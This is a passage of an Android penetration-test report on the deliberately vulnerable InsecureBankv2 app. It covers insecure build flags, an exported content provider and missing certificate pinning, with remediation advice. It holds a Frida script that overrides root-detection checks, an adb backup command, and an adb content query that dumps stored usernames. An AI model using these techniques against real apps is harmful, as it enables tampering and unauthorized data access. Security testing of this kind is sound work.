
use frida script

```
Java.perform(function() {
    var PostLogin = Java.use("com.android.insecurebankv2.PostLogin");

    // Override both root detection methods to always return false
    PostLogin.doesSUexist.implementation = function() {
        console.log("[*] Bypassing SU check");
        return false;
    };

    PostLogin.doesSuperuserApkExist.implementation = function(s) {
        console.log("[*] Bypassing Superuser.apk check");
        return false;
    };
});
```

POC :



6.13 Insecure Build Configurations

Description :

insecure configurations enabled debug and backup

Impact :

Insecure build configurations in Android apps (e.g., `debuggable=true` , `allowBackup=true`) expose the app to significant risks, including **reverse engineering**, **data theft**, and **unauthorized access**. Below is a detailed breakdown of the imp

Remediation :


avoid setting these sensitive settings to true

POC :

```
<application
    android:theme="@android:style/Theme.Holo.Light.DarkActionBar"
    android:label="@string/app_name"
    android:icon="@mipmap/ic_launcher"
    android:debuggable="true"
    android:allowBackup="true">


package com.android.insecurebankv2;

/* loaded from: classes.dex */
public final class BuildConfig {
    public static final String APPLICATION_ID = "com.android.insecurebankv2";
    public static final String BUILD_TYPE = "debug";
    public static final boolean DEBUG = Boolean.parseBoolean("true");
    public static final String FLAVOR = "";
    public static final int VERSION_CODE = 1;
    public static final String VERSION_NAME = "1.0";
}
```



```
(kali@kali)-[~]
$ adb backup -f backup.ab com.android.insecurebankv2
WARNING: adb backup is deprecated and may be removed in a future release
Now unlock your device and confirm the backup operation...

(kali@kali)-[~]
$
```



6.14 Insecure content provider leaks users' tracking information :

Description :

exposed content provider is storing user tracking information which can be accessed from other apps and There is no sanitization at all in any implemented function of this content provider which not only allowing user name enumeration , we can insert new users , delete/update existing users

Impact :

any app can get the usernames and IDs

Remediation :


set the content provider to not exported and protect the component using signature level permission so that other unauthorized apps can't use it and steal the data

Steps To Reproduce :

make an app poc using cursor object to enumerate the data and an intent that has the uri of the content provider or use the adb command provided below in the poc screenshot

POC :

get the usernames from content provider :



```
(bughunt)kali@kali: ~  
File Actions Edit View Help  
$ adb shell content query --uri "content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers"  
Row: 0 id=1, name=devadmin  
Row: 1 id=2, name=devadmin  
Row: 2 id=3, name=devadmin  
$
```

or using cursor in POC app will get the same result

6.15 Missing SSL/TLS Certificate Pinning

(Note: While the app currently uses HTTP, this finding assumes future HTTPS implementation would still lack pinning)

Description :

The application does not implement certificate pinning, which would be critical if HTTPS were enabled. Currently, all traffic uses unencrypted HTTP, but if upgraded to HTTPS without pinning:

- The app would trust any valid certificate (including those from attacker-controlled CAs).
- Man-in-the-Middle (MITM) attacks remain possible via proxy tools (Burp Suite, Fiddler).

Impact :

Hypothetical Risk (if HTTPS is added without pinning):

- **Session Hijacking:** Stolen cookies/tokens could be reused.
- **API Manipulation:** Attackers could alter transactions or responses.

- **Credential Theft:** Login flows remain interceptable.